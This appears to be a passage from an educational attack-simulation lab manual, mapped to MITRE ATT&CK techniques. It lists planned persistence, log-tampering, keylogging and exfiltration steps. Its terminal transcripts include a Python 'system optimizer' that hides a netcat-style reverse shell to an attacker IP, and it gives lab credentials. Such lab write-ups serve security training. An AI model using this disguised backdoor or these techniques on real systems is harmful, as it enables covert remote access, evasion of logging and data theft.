Lab Environment and Assumptions

1. Overview

This attack simulation is conducted in a controlled, isolated lab environment designed for educational purposes only. The target systems are intentionally vulnerable.

2. Attack Environment

Attacker Machine

- **OS:** Kali Linux 2024
- **IP Address:** 172.30.34.41
- **Role:** Primary command and control (C2) system
- **Tools Used:**
    - SSH client
    - Netcat (nc)
    - Python 2/3 (for custom scripts, HTTP servers, and payloads)
    - ss / netstat (for port and connection analysis)
    - cron (for persistence verification)
    - OpenSSL (for data encryption and archiving)

Network Topology

The lab network is a flat /24 subnet: 172.30.34.0/24

- Attacker: 172.30.34.41
- Target 1 (Ubuntu): 172.30.34.235
- Target 2 (Ubuntu): 172.30.34.237
- Other hosts: 172.30.34.234, .235, .238, .239, .240 (some were offline during simulation)

3. Target Environment

Target 1: 172.30.34.235

- **OS:** Linux
- **Purpose:** Initial foothold and pivot point
- **Known Credentials:**
    - Username: bgreen
    - Password: Password1
- **Services:** SSH enabled

Target 2: 172.30.34.237

- **OS:** Linux
- **Purpose:** Primary target for privilege escalation, persistence, and data exfiltration
- **Known Credentials:**
    - bgreen / Password1
    - msfadmin / msfadmin (discovered during attack)
- **Notable Services:** Multiple open ports (FTP, SSH, Telnet, Samba, MySQL, etc.)

4. Tools & Techniques Utilized

Initial Access & Lateral Movement

- **SSH:** For remote login, port forwarding, and pivoting
- **SSH Tunneling:** Local port forwarding (LocalForward) to access restricted hosts
- **Weak Credentials:** Default/common passwords (Password1, msfadmin)

Execution & Persistence

- **Python Scripts:** Custom malicious scripts disguised as system utilities
- **Netcat Reverse Shells:** For command and control
- **Cron Jobs:** Scheduled tasks for recurring backdoor access
- **Shell Configuration Modification:** /etc/profile.d/ backdoor for user login persistence

Privilege Escalation

- **Rsh (Remote Shell):** Leveraged .rhosts misconfiguration
- **Sudo Misconfiguration:** msfadmin with (ALL) ALL sudo rights

Defense Evasion

- **Log Tampering:** Clearing authentication logs (auth.log, syslog)
- **History Deletion:** Cleaning user .bash_history files
- **Rsyslog Configuration Modification:** Disabling auth logging via /etc/rsyslog.conf

Credential Access & Discovery

- **Keylogger:** Python-based keylogger for capturing user input
- **Local Account Enumeration:** /etc/passwd analysis
- **Network Discovery:** ping sweeps, ARP cache inspection, netstat/ss

Collection & Exfiltration

- **Sensitive File Search:** Scripts to find credentials, configs, backups
- **Database Dumping:** MySQL credential extraction and table enumeration
- **Data Staging & Archiving:** tar, OpenSSL encryption, file splitting

Command & Control (C2)

- **HTTP Server:** Python SimpleHTTPServer for tool transfer and C2 communication
- **Custom C2 Script:** Python-based HTTP listener for sending commands and receiving outputs
- **Persistent Listeners:** Netcat listeners on multiple ports (4444, 8000)

Lateral Movement

- **SSH Pivoting:** Using bgreen@172.30.34.235 as jump host to reach .237
- **File Transfer:** scp and HTTP downloads for moving tools between hosts

5. Assumptions & Limitations

- **Controlled Environment:** All systems are isolated and owned by the attacker for training.
- **No Advanced Defenses:** No IDS/IPS are enabled.
- **Connections:** Target 172.30.34.235 allows all inbound and outbound connections. Target 172.30.34.237 blocks incoming traffic from unknown hosts like the attacking machine but can send outbound connections to them. Target 172.30.34.235 and 172.30.34.237 can communicate with each other.
- **Ethical Use Only:** This manual is for educational use in authorized environments.


Simulation of Attack Cycle

1. Initial Access


1.1. Valid Accounts (T1078)

Local Accounts (T1078.003)


From attacking machine, ssh to 172.30.34.235 using the known credentials username:bgreen password:Password1




On attacking machine, configure ssh pivot and create ssh tunnel from .235 to .236 and .237



Verify the listening ports



From attacking machine, connect to .237 using the ssh tunnel with known username:bgreen and password:Password1





2. Execution

2.1. User Execution (T1204)


Malicious File (T1204.002)

Create a malicious script that along with some benign tasks performs reverse connection from .237 to the attacking machine via netcat



kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ mkdir -p /tmp/malicious_scripts
(kali㉿kali)-[~]
$ nano system_optimizer.py
(kali㉿kali)-[~]
$ cat system_optimizer.py
'EOF'
#!/usr/bin/env python
# System Optimization Utility v1.0 - Python 2 compatible
import sys, os, time, socket, subprocess
def cleanup_temp_files():
"""Legitimate system cleanup function"""
print "[+] Cleaning temporary files..."
os.system("find /tmp -type f -mtime +7 -delete 2>/dev/null")
return True
def check_disk_usage():
"""Legitimate disk check"""
print "[+] Checking disk usage..."
os.system("df -h")
return True
print "[+] System Optimizer Starting..."
# Execute legitimate functions
cleanup_temp_files()
time.sleep(1)
check_disk_usage()
Type here to search
3:31 PM
12/20/2025


kali@kali: ~
File Actions Edit View Help
time.sleep(1)
check_disk_usage()
time.sleep(1)
# Hidden malicious payload
print "[+] Initializing network diagnostics..."
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("172.30.34.41", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/bash", "-i"])
except Exception, e: # PYTHON 2 SYNTAX
print "[-] Network diagnostics failed: " + str(e)
print "[+] Optimization complete. Report: /var/log/system_opt.log"
EOF
(kali㉿kali)-[~]
$ mv ~/system_optimizer.py /tmp/malicious_files/
mv: cannot create regular file '/tmp/malicious_files/': Not a directory
(kali㉿kali)-[~]
$ mv ~/system_optimizer.py /tmp/malicious_scripts/
(kali㉿kali)-[~]
$
Type here to search
3:32 PM
12/20/2025


Upload the script to .237 via scp




Start netcat listener on kali linux



